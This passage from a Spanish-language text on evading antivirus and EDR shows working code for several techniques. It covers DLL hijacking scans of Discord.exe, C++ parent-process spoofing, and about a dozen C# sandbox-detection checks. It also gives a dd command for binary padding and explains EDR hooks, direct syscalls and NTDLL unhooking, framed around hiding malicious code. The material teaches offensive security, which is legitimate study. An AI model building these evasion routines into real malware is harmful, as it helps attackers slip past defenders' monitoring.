

Figura 27. Ejecución de DLL malicioso

Veamos a continuación una representación gráfica de lo que ha sucedido:



Figura 28. Ejemplo de DLL proxying

SIOFRA

Siofra es una herramienta que permite visualizar todas las librerías que utiliza un programa, identificar si es un "KnownDLL", si es desconocido y al final nos presenta los DLL que son vulnerables a DLL Hijacking por orden de búsqueda.

Ejecutamos Siofra contra el ejecutable Discord.exe de la siguiente forma: (importante elegir Siofra64 o Siofra32 según la arquitectura del ejecutable, en este caso Discord.exe es de 32-bit.

```
.\Siofra32.exe --mode file-scan -f
```

```
"C:\Users\bob\AppData\Local\Discord\app-1.0.9011\Discord.exe"
--enum-dependency --dll-hijack
```

Y obtenemos el siguiente resultado:

```
[!] Module UIAutomationCore.DLL vulnerable at
C:\Users\bob\AppData\Local\Discord\app-1.0.9011\UIAutomationCore.D
LL (real path: C:\Windows\SysWOW64\UIAutomationCore.DLL)
[!] Module IPHLPAPI.DLL vulnerable at
C:\Users\bob\AppData\Local\Discord\app-1.0.9011\IPHLPAPI.DLL (real
path: C:\Windows\SysWOW64\IPHLPAPI.DLL)
[!] Module VERSION.dll vulnerable at
C:\Users\bob\AppData\Local\Discord\app-1.0.9011\VERSION.dll (real
path: C:\Windows\SysWOW64\VERSION.dll)
[!] Module dhcpcsvc.DLL vulnerable at
C:\Users\bob\AppData\Local\Discord\app-1.0.9011\dhcpcsvc.DLL (real
path: C:\Windows\SysWOW64\dhcpcsvc.DLL)
```

4.2.1.3. Suplantación del PPID

Es posible falsificar el identificador de proceso padre (PPID) de un nuevo proceso para evadir las defensas de monitorización de procesos utilizadas por sistemas EDR.

Un nuevo proceso es normalmente creado directamente desde su proceso padre, o llamante, a menos que se especifique explícitamente. Una forma de asignar el PPID de un nuevo proceso de forma explícita es a través de la llamada a la API `CreateProcess`, que admite un parámetro que define el PPID a utilizar.

Esta técnica se puede utilizar evadir defensas, como las que bloquean los procesos que se generan directamente a partir de documentos de Office, y los análisis dirigidos a relaciones padre-hijo poco habituales o potencialmente maliciosas, como la suplantación del PPID de PowerShell y Rundll32 para que sea explorer.exe en lugar de un documento de Office enviado como parte de un archivo adjunto de phishing dirigido.

Veamos un ejemplo a continuación en C++ el cual crea un proceso de `notepad.exe` al cual se le asigna explícitamente el ID del proceso padre, en este caso será 4590.

```
#include <windows.h>
#include <iostream>
int main() {
	STARTUPINFOEXA si;
	PROCESS_INFORMATION pi;
	ZeroMemory(&si, sizeof(STARTUPINFOEXA));
	DWORD parentProcessId = 4590;
	HANDLE parentProcessHandle =
OpenProcess(PROCESS_CREATE_PROCESS, FALSE, parentProcessId);
	InitializeProcThreadAttributeList(NULL, 1, 0, NULL);
	si.lpAttributeList =
(LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0,
sizeof(PROC_THREAD_ATTRIBUTE_LIST));
	InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0,
NULL);
	UpdateProcThreadAttribute(si.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &parentProcessHandle,
sizeof(HANDLE), NULL, NULL);
	si.StartupInfo.cb = sizeof(STARTUPINFOEXA);
	CreateProcessA(NULL, (LPSTR)"notepad", NULL, NULL, FALSE,
EXTENDED_STARTUPINFO_PRESENT, NULL, NULL, &si.StartupInfo, &pi);
	return 0;}
```

4.2.1.4. Evasión de Sandbox

Al intentar evadir la detección de un AV hay que tener en cuenta que nuestro programa malicioso posiblemente será ejecutado en una Sandbox o Emulador para analizar su comportamiento en tiempo de ejecución.

Así que veremos un conjunto de técnicas para detectar si nos encontramos en un emulador y detener la ejecución del programa o cambiar su flujo antes de que se ejecute el trozo de código malicioso y sea detectado.

Evasión Basada en el Tiempo

Consiste en esperar cierto tiempo antes de que se ejecute nuestro código malicioso. Un sistema AV debe ser rápido debido a que si ejecutamos algún

programa no podemos esperar horas o días hasta que el AV finalice todas sus comprobaciones.

Uno de los primeros métodos era utilizando un `Sleep()` para así retardar la ejecución del programa. Hoy en día si se detecta el uso de esta función, el emulador le hará pensar al programa que ese tiempo de espera ya ha pasado para así reanudar la ejecución.

Otro método para retardar la ejecución del programa es mediante la realización de cálculos complejos que requieran de cierto tiempo para ser computados.

También es posible verificar el tiempo de actividad de la máquina, el reloj del sistema, utilizar temporizadores u otros activadores para evitar su correcta ejecución en un entorno virtualizado.

Comprobación de Zona Horaria

Se basa en verificar que la máquina se encuentra en la zona horaria del equipo principal ya que en ciertos casos el emulador del AV puede tener una zona horaria diferente. Si la zona horaria especificada no coincide, el programa toma una ruta distinta y finaliza su ejecución.

Veamos un ejemplo a continuación escrito en C#:

```
using System;
namespace CheckTimezone {
    class Program {
        static void Main(string[] args) {
            if (TimeZone.CurrentTimeZone.StandardName ==
"Coordinated Universal Time") {
                Console.WriteLine("La zona horaria es UTC,
abortar.");
            } else {
                Console.WriteLine("La zona horaria es " +
TimeZone.CurrentTimeZone.StandardName + ". Proceder!");
            }Console.ReadKey();}}}
```

Cuando se ejecuta, el programa verifica la zona horaria actual del sistema y la compara con el nombre de zona horaria "Coordinated Universal Time" (UTC). Si la zona horaria actual coincide con UTC, el programa imprimirá "La zona horaria es UTC, abortar." en la consola y terminará. Si la zona horaria actual es diferente

de UTC, el programa imprimirá "La zona horaria es {nombre de la zona horaria}. Proceder!" en la consola y esperará a que el usuario presione cualquier tecla antes de salir.

Detección de Depurador

Podemos detectar la depuración de un proceso y abortar la ejecución del programa. Veamos el siguiente código en C#:

```
 using System;
namespace DetectDebugging {
    class Program {
        static void Main(string[] args) {
            if (System.Diagnostics.Debugger.IsAttached) {
                Console.WriteLine("Debugger detectado, abortar.");
            } else {
                Console.WriteLine("Debugger no detectado,
continuar.");}Console.ReadKey();}}}
```

Este código comprueba si un depurador (debugger) está conectado a la aplicación. Si el depurador está conectado, se imprimirá el mensaje "Debugger detectado, abortar". Si no se detecta un depurador, se imprimirá el mensaje "Debugger no detectado, continuar". El programa también espera a que el usuario presione cualquier tecla antes de salir.

Comprobación de Dominio

Podemos comprobar si la máquina está asociada a un dominio en específico. Veamos un ejemplo en el siguiente código:

```
using System;
namespace DomainName{
    class Program{
        static void Main(string[] args){
            if (string.Equals(args[0],
System.Net.NetworkInformation.IPGlobalProperties.GetIPGlobalProper
ties().DomainName, StringComparison.CurrentCultureIgnoreCase)) {
                Console.WriteLine("Continuar");}
            Console.ReadKey();}}}
```

Verificamos si el primer argumento pasado al programa coincide con el nombre de dominio de red del equipo actual, de ser así imprime “Continuar”.

Validar Existencia de Archivos

Comprobamos la existencia de archivos que suelen estar presentes en máquinas virtuales o emuladores.

Vemos un ejemplo a continuación:

```
using System;using System.IO;using System.Collections.Generic;
namespace Comprobar_Archivos {
  class Program {
      static void Main(string[] args) {
      List<string> EvidenceOfSandbox = new List<string>();
      string[] FilePaths = {
@"C:\windows\Sysnative\Drivers\Vmmouse.sys",
      @"C:\windows\Sysnative\Drivers\vm3dgl.dll",
      .......
      @"C:\windows\Sysnative\vboxservice.exe",
      @"C:\windows\Sysnative\VBoxControl.exe"};
      foreach (string FilePath in FilePaths) {
      if (File.Exists(FilePath)) {
           EvidenceOfSandbox.Add(FilePath);}}
      if (EvidenceOfSandbox.Count == 0) {
      Console.WriteLine("Contiunar.");
      Console.ReadKey();} else {
      Console.Write(string.Join(", ", EvidenceOfSandbox));
      Console.ReadKey();}}}}
```

Para buscar los archivos, el programa utiliza el método `File.Exists()` de la clase File. Este método devuelve verdadero si el archivo especificado existe y falso si no existe. El programa utiliza un bucle foreach para iterar a través de la lista de rutas de archivo y, para cada ruta de archivo, verifica si el archivo existe utilizando el método `File.Exists()`. Si el archivo existe, se agrega a la lista `EvidenceOfSandbox`. Si no existe, el programa continúa verificando la siguiente ruta de archivo en la lista.

Una vez que se ha completado la búsqueda de archivos, el programa verifica si se ha encontrado algún archivo agregado a la lista `EvidenceOfSandbox`. Si la lista está vacía, se imprime "Continuar" y se espera a que el usuario presione una

tecla. Si la lista contiene uno o más archivos, se imprime una lista separada por comas de los archivos encontrados y se espera a que el usuario presione una tecla.

Comprobación de Hostname

Es posible comprobar que el programa se esté ejecutando únicamente en el hostname que deseamos, vemos un ejemplo a continuación:

```
using System;
namespace Hostname{
    class Program    {
        static void Main(string[] args){
            if
(System.Environment.MachineName.ToLower().Equals(string.Join("
",args).ToLower())) {
                Console.Write("Continuar.");
                Console.ReadKey();}}}}
```

El código compara el nombre del equipo (hostname) con el argumento proporcionado al ejecutar el programa. Si son iguales (sin importar mayúsculas o minúsculas), muestra "Continuar" en la consola y espera a que el usuario presione una tecla para continuar. Si son diferentes, termina.

Comprobación de Dirección MAC

Existen direcciones MAC que por lo general son utilizadas por emuladores, podemos verificar si la dirección MAC del equipo se encuentra en una lista y dependiendo del resultado cambiar la lógica del programa.

```
using System;
using System.Collections.Generic;
using System.Text.RegularExpressions;
using System.Net.NetworkInformation;
namespace macAddressChecker {
    class Program{
        static void Main(string[] args){
            List<string> EvidenceOfSandbox = new List<string>();
            string[] badMacAddresses = {@"000C29", @"001C14",
@"005056", @"000569", @"080027"};
```

```
            NetworkInterface[] NICs =
NetworkInterface.GetAllNetworkInterfaces();
            foreach (NetworkInterface NIC in NICs) {
                foreach (string badMacAddress in badMacAddresses)
{
                    if
(NIC.GetPhysicalAddress().ToString().ToLower().Contains(badMacAddr
ess.ToLower())) {
EvidenceOfSandbox.Add(Regex.Replace(NIC.GetPhysicalAddress().ToStr
ing(), ".{2}", "$0:").TrimEnd(':'));
                    }}}
            if (EvidenceOfSandbox.Count == 0) {
                Console.WriteLine("Continuar.");
                Console.ReadKey();}
            else {Console.Write(string.Join("\n",
EvidenceOfSandbox));
                Console.ReadKey();}}}}
```

Este código comprueba si hay alguna dirección MAC en una lista de direcciones sospechosas que pueden ser utilizadas por un entorno de pruebas (sandbox). Si encuentra una coincidencia, el programa imprime la dirección MAC en la pantalla. Si no encuentra ninguna coincidencia, el programa muestra un mensaje de "Continuar." y espera a que el usuario presione una tecla antes de cerrarse. Para llevar a cabo esta tarea, el programa utiliza la clase `NetworkInterface` del espacio de nombres `System.Net.NetworkInformation` para obtener las direcciones MAC de todas las interfaces de red disponibles en el sistema y la clase `Regex` del espacio de nombres `System.Text.RegularExpressions` para dar formato a las direcciones MAC en un formato legible.

Validar Número de Navegadores

Normalmente un equipo normal tiene más de un navegador instalado a diferencia de una sandbox, así que es posible realizar esta prueba antes de ejecutar el código malicioso.

Veamos un código de ejemplo:

```
using System;
using Microsoft.Win32;
namespace MinimumNumBrowsersChecker {
    class Program {
        static void Main(string[] args) {
            int browserCount = 0;
            string[] browserKeys =
{@"SOFTWARE\Microsoft\Windows\CurrentVersion\App
Paths\chrome.exe", @"SOFTWARE\Microsoft\Windows\CurrentVersion\App
Paths\iexplore.exe", @"SOFTWARE\Mozilla"};

            foreach (string browserKey in browserKeys) {
                RegistryKey OpenedKey =
Registry.LocalMachine.OpenSubKey(browserKey, false);
                if (OpenedKey != null) {
                    browserCount += 1;}}
            if (browserCount >= 2){
                Console.WriteLine("Proceed!");
                Console.ReadKey();
            } else {
                Console.WriteLine("Number of Browsers: {0}",
browserCount);
                Console.ReadKey();}}}}
```

Comprobamos si se han instalado al menos dos navegadores web en la máquina. Primero, se define una matriz de claves de registro que se corresponden con las ubicaciones de las aplicaciones de navegadores web en Windows. Luego, se recorre la matriz y se intenta abrir cada clave de registro correspondiente a cada navegador. Si se puede abrir la clave de registro, se asume que el navegador está instalado y se incrementa un contador de navegadores. Finalmente, si el contador es mayor o igual a dos, el programa muestra "Continuar" y espera a que el usuario presione una tecla, lo que significa que el requisito mínimo se ha cumplido. Si el contador es inferior a dos, se muestra el número de navegadores detectados y se espera a que el usuario presione una tecla.

Verificación de Número de Procesadores

Un emulador suele tener un número limitado de procesador, podemos realizar esta comprobación antes de ejecutar nuestro código. Veamos un ejemplo a continuación:

```
using System;
namespace Processors
{    class Program{
        static void Main(string[] args){
            if (System.Environment.ProcessorCount >=
uint.Parse(args[0])) {
                Console.Write("Continuar.");
                Console.ReadKey();}}}}
```

Este programa verifica si el número de procesadores en el sistema es mayor o igual al número proporcionado como argumento en la línea de comandos al ejecutar el programa. Si es así, muestra un mensaje que dice "Continuar" y espera a que el usuario presione una tecla antes de salir. Si no es así, no se muestra ningún mensaje y el programa simplemente termina.

Detección de Acelerador de Tiempo

Hemos visto en la evasión basada en el tiempo que podemos hacer que un programa se detenga por un cierto tiempo, evitando así el análisis mediante una sandbox. Los AV ya están preparados para evitar esta técnica de evasión y aceleran el tiempo en el sistema para no tener que esperar a que finalice el tiempo de espera.

La detección de acelerador de tiempo es un forma de evitar que se ejecute el programa si el tiempo en el sistema está siendo alterado o acelerado.

Este es un programa en C# que verifica la aceleración de sueño en un sistema a través de consultas a un clúster NTP (Network Time Protocol).

```
using System;using System.Net;using System.Net.Sockets;
using System.Threading;
namespace SleepAccelerationCheck{
    class Program{
        public static UInt32 GetNTPTime(){
            var NTPTransmit = new byte[48];
```

```
            NTPTransmit[0] = 0x1B;
            var addr =
Dns.GetHostEntry("us.pool.ntp.org").AddressList;
            var sock = new Socket(AddressFamily.InterNetwork,
SocketType.Dgram, ProtocolType.Udp);
            sock.Connect(new IPEndPoint(addr[0], 123));
            sock.ReceiveTimeout = 2000;
            sock.Send(NTPTransmit);
            sock.Receive(NTPTransmit);
            sock.Close();
            uint runTotal = 0; for (int i = 40; i <= 43; ++i) {
runTotal = runTotal * 256 + (uint)NTPTransmit[i]; }
            return runTotal - 2208988800;}
        static void Main(string[] args)
        {var firstTime = GetNTPTime();
            Console.WriteLine("Hora NTP (en segundos) antes de
dormir: " + firstTime);
            Console.WriteLine("Intento de dormir por " + args[0] +
" segundos...");
            Thread.Sleep(int.Parse(args[0]) * 1000);
            var secondTime = GetNTPTime();
            Console.WriteLine("Hora NTP (en segundos) despues de
dormir: " + secondTime);
            var difference = secondTime - firstTime;
            Console.WriteLine("Diferencia de tiempos NTP (deberia
ser al menos " + args[0] + " segundos): " + difference);
            if (difference >= uint.Parse(args[0])) {
                Console.WriteLine("Continuar");}
            Console.ReadKey();}}}
```

La función `GetNTPTime()` se encarga de enviar una solicitud NTP a un servidor NTP, leer la respuesta y devolver el tiempo en segundos. La función utiliza el protocolo de tiempo de red (NTP) para solicitar la hora actual a un servidor NTP. La respuesta se devuelve como un paquete de 48 bytes que se recibe a través de una conexión UDP.

El programa comienza obteniendo el tiempo de NTP antes de dormir y luego usa la función `Thread.Sleep()` para dormir durante una cantidad de segundos especificada. Luego, el programa obtiene el tiempo de NTP después de despertarse y calcula la diferencia entre el tiempo antes de dormir y el tiempo después de despertar. Si la diferencia es igual o mayor a la cantidad de segundos

especificada en la línea de comandos, el programa imprime "Continuar" y espera a que el usuario presione una tecla.

Comprobación de Dispositivos USB

Normalmente se conectan varios dispositivos USB a un equipo, es posible verificar el número exacto de todos los dispositivos que se han conectado alguna vez para determinar si el programa se está ejecutando en una sandbox.

El siguiente código en C# verifica la cantidad de dispositivos USB que han sido conectados alguna vez en una máquina. El número mínimo de dispositivos se define como una constante llamada "`MinimumUSBHistory`" y se establece en 2 por defecto. También es posible pasar un valor diferente como argumento.

```
using System;using Microsoft.Win32;
namespace MinUSBDevicesEverMounted {
    class Program {
        static void Main(string[] args) {
            int MinimumUSBHistory = 2;
            if (args.Length > 0) {
                MinimumUSBHistory = Convert.ToInt32(args[0]);}
            RegistryKey OpenedKey =
Registry.LocalMachine.OpenSubKey(@"SYSTEM\ControlSet001\Enum\USBST
OR", false);
            if (OpenedKey.GetSubKeyNames().Length >=
MinimumUSBHistory) {
                Console.WriteLine("Continuar");
                Console.ReadKey();
            } else {
                Console.WriteLine("Numero de USBs alguna vez
montados: {0}", OpenedKey.GetSubKeyNames().Length);
                Console.ReadKey();}}}}
```

Comprobación de Usuario Actual

Podemos verificar que el usuario actual es el de la máquina real y no un usuario diferente usado por la sandbox.

El siguiente código verifica si el nombre de usuario actual coincide con el nombre de usuario pasado como argumento en la línea de comando. Para hacerlo, utiliza la clase `System.Security.Principal.WindowsIdentity.GetCurrent()` para

obtener el nombre de usuario actual, y luego usa el método `Split()` para separar el nombre de usuario del nombre del dominio. Luego compara el nombre de usuario obtenido con el nombre de usuario pasado como argumento, ignorando las mayúsculas y minúsculas. Si los nombres coinciden, se muestra "Continuar" en la consola y se espera a que el usuario presione una tecla antes de salir. De lo contrario, no se muestra nada y el programa termina.

```
using System;
namespace Username{
    class Program{
        static void Main(string[] args){
            if
(System.Security.Principal.WindowsIdentity.GetCurrent().Name.Split
('\\')[1].ToLower().Equals(string.Join(" ",args).ToLower())) {
                Console.Write("Continuar");
                Console.ReadKey();}}}}
```

Binary Padding

Esta técnica consiste en utilizar rellenos binarios para añadir datos basura y cambiar la representación del archivo malicioso sin cambiar su funcionalidad. Gracias al aumento en el tamaño del binario, es posible evadir herramientas que no logran manejar archivos de grandes dimensiones.

Un ejemplo de un servicio público como virustotal.com, el cual permite escanear archivos con 59 proveedores de AV, solo permite subir archivos con un límite de tamaño de 650MB.

El relleno de binarios permite también modificar la firma del archivo evitando por otro lado la detección estática basada en firma.

Veamos un ejemplo muy simple sobre como aumentar el tamaño de un binario con muchos ceros:

```
dd if=/dev/zero bs=1M count=700 >> malz.exe
```

- dd: es un comando que permite realizar copias de bloques de datos.
- if: input file, en este caso /dev/zero proporciona un flujo de datos de ceros.
- bs: block size, el tamaño de cada bloque de datos que se va a copiar.
- count: el número de bloques que se va a copiar.

- >> nos permite redireccionar la salida del comando a un archivo, si este ya existe, los datos se agregan al final de este en lugar de sobreescribirlo.

De esta forma agregamos 700MB de ceros al archivo malicioso con nombre malz.exe.

4.2.1.5. Evasión de Hooks con Syscalls

Cómo vimos en los conceptos básicos sobre la API de Windows, existe un cambio entre el modo usuario y el modo kernel a la hora de utilizar llamadas de la API, el puente entre estos dos modos se realizan utilizando llamadas al sistema o *system calls*, estas son funciones que se encuentran principalmente en dos archivos presentes por defecto en Windows, `NTDLL.DLL` y `WIN32U.DLL`.

Cuando se crea un proceso, este carga el `NTDLL.DLL` y otros módulos en memoria. Al mismo tiempo el EDR carga sus propias librerías y módulos en el proceso e inyecta código en algunas funciones de estos módulos. Este procedimiento se llama EDR-Hooking y permite monitorizar el uso de funciones y sus argumentos para prevenir comportamientos maliciosos.



Figura 29. Ejemplo de EDR hooking

Podemos ver en la imagen anterior como un programa llamado `App.exe` necesita hacer uso de la función `VirtualAlloc`, si esta funciona está enganchada por el EDR, se realiza primero un salto en el código para analizar la función y sus argumentos antes de continuar con la ejecución, y este mismo procesos con cualquier función que se encuentre enganchada por el EDR.

Veamos un ejemplo en el siguiente código a bajo nivel de cómo se inyecta un salto en la función `ZwMapViewOfSection` hacia la dirección de otro módulo, en este caso una zona del código del EDR.

```
add dword ptr ss:[rbp+3],esi
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                                  ZwSetInformationFile
mov eax,27                                   27:'''
test byte ptr ds:[7FFE0308],1
jne ntdll.7FFEEBC9FCA5
syscall
ret
int 2E                                       Hook del EDR
ret
nop dword ptr ds:[rax+rax],eax
jmp 7FFE6BCA0000                             ZwMapViewOfSection
add byte ptr ds:[rax],al
add dh,dh
add al,25
or byte ptr ds:[rbx],al
???
jg ntdll.7FFEEBC9FCC1
jne ntdll.7FFEEBC9FCC5
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                                  NtAccessCheckAndAuditAlarm
mov eax,29                                   29:')'
test byte ptr ds:[7FFE0308],1
jne ntdll.7FFEEBC9FCE5
```

Figura 30. Hook del EDR en el código

Veamos otro ejemplo del flujo que sigue una llamada con la API de Windows hasta la llamada al sistema:



Figura 31. Pasos para la ejecución de OpenProcess

En la parte superior se encuentran los pasos por los que pasa la llamada a la función `OpenProcess()` antes de llegar al syscall, en cada uno de estos pasos es posible que haya un hook del EDR.

Para esta técnica de evasión, necesitamos hacer uso de *syscall stubs,* estos son los trozos de código a bajo nivel que se encargan de realizar la llamada al sistema que deseamos.

Veamos un ejemplo de la llamada `NtOpenProcess:`



Figura 32. Ejemplo de la llamada NtOpenProcess

Todas las llamadas a sistema siguen esta misma estructura y se diferencian solo por el SSN, que sirve como un identificador para cada *syscall.*

La instrucción *syscall* se encarga de ejecutar la llamada al sistema que se identifica por el número asignado en el registro `eax`, en este caso el número 26 que corresponde a `NtOpenProcess`.

Todo parece muy sencillo, pero existe un problema y es que el número de SSN puede variar según la versión de Windows que se esté utilizando, esto quiere decir que tendríamos que adaptar el código malware a cada dispositivo en el que lo queramos ejecutar.

GetProcAddress

Una forma de encontrar y hacer una llamada al sistema de forma dinámica es utilizando `GetProcAddress()`. Primero tendríamos que resolver el `NTDLL.DLL` y luego la dirección de la *syscall.*

Veamos un ejemplo a continuación:

```
// Resolver ntdll.dll y la dirección de la syscall
HMODULE hNtdll = GetModuleHandle(L"ntdll.dll");
sNtQuerySystemInformation =
(NtQuerySystemInformation_t)GetProcAddress(hNtdll,
"NtQuerySystemInformation");

//Llamada
sNtQuerySystemInformation( /* parametros */ )
```

De esta forma estaríamos haciendo una llamada al sistema directamente, el problema está en que el módulo `NTDLL.DLL` podría tener hooks en las *syscalls* y las funciones `GetModuleHandle` y `GetProcAddress` podría también estar siendo monitorizadas.

NTDLL.DLL Unhooking

Este es otro método el cual consiste en desenganchar el módulo que ya contiene los hooks en las llamadas al sistema. Para esto podemos utilizar una copia nueva del `NTDLL.DLL` directamente desde el disco.

Primero leemos el `NTDLL.DLL` directamente desde el disco y buscamos el código de las funciones libres de hooks. Luego sobreescribimos la sección de .text de nuestro módulo en memoria por el que hemos leído del disco.

A continuación una imagen ilustrando la técnica:

